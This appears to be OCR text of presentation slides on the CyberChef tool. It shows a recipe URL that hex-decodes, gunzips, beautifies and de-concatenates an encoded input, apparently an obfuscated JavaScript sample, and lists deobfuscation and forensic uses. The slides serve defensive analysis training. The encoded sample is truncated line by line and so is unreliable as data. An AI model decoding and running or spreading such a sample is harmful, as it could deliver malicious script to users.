


```
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Gunzip()JavaScript_Beautify('%5C%5Ct','Auto'
true)Find_/_Replace(%7B'option':'Regex','string':'%5C%5C%5C'%20%5C%5C%2B%20%5C%5C%5C''%7D,'',true,fal
false)&
input=MWY4YjA4MDAwMDAwMDAwMDAwMDM3NTU1NTk1M2RiM2ExNGZlMmI4NjA3NjQ0ZjA0YjE0MzkzMTQzNGJhNzc0YTA5ZDA4NWF
TMwN2Q5OTY2ZDA1NDdkZWU0MmM0ZGYzZGY3YmJjMjQwZTc3ZTYzZTQ5M2EzYWU3ZmJjZTJhNGQ0NTkwNjcxNDQ5MzYxNzAxNTM3MT
ZjI5NDIyMmY3NjhiMTk5NzBhMTEyNTIyNTVkMDg1OTA1ZWJjMjA0OTE2N2JlZjY5MjU5YTU0OWEzNjUxNWNlNjQxMjM5YTk2NzAzN
iNDg2ZjZiMTRkYzNkY2Q1NDM2NzY0NzU3MTQ4NTRhMjVlN2E4ODNiYTVkNGYwNGIwOGEwNTc3MjRhYzZjYzY0ZjA0YWNiMjNiNzg1
JmOGM0YmJkODdmOGU2MjdhYzVmYWY1ZjE2MTlhY2QzNjc3ZTdkMDllYmY1ZTljM2YxMjc1OGZiYTg2MjAzNzcyOTMwOWU2Y2RkMjY
WNiMWY1ZjJlNjljYjBlZmM0MmJhNGFiNDUyY2JjOWZhMThiN2FmODJlYjEyODhmMTljNDUwNWM3N2M5OTg4OGNlN2M2MWE0MDRlZG
```

Turn off “Auto Bake” unless you need it



- Auto Bake runs the recipe whenever anything changes in the input or the recipe
- Can cause issues when designing steps



The Value

Practical Applications

- Data Manipulation
- Deobfuscation Malware
- Forensic Artifact Parsing

Advanced Use Cases

- Building Custom Operations
- Potential for Integration
- Interacting with Active Content

Lessons Learned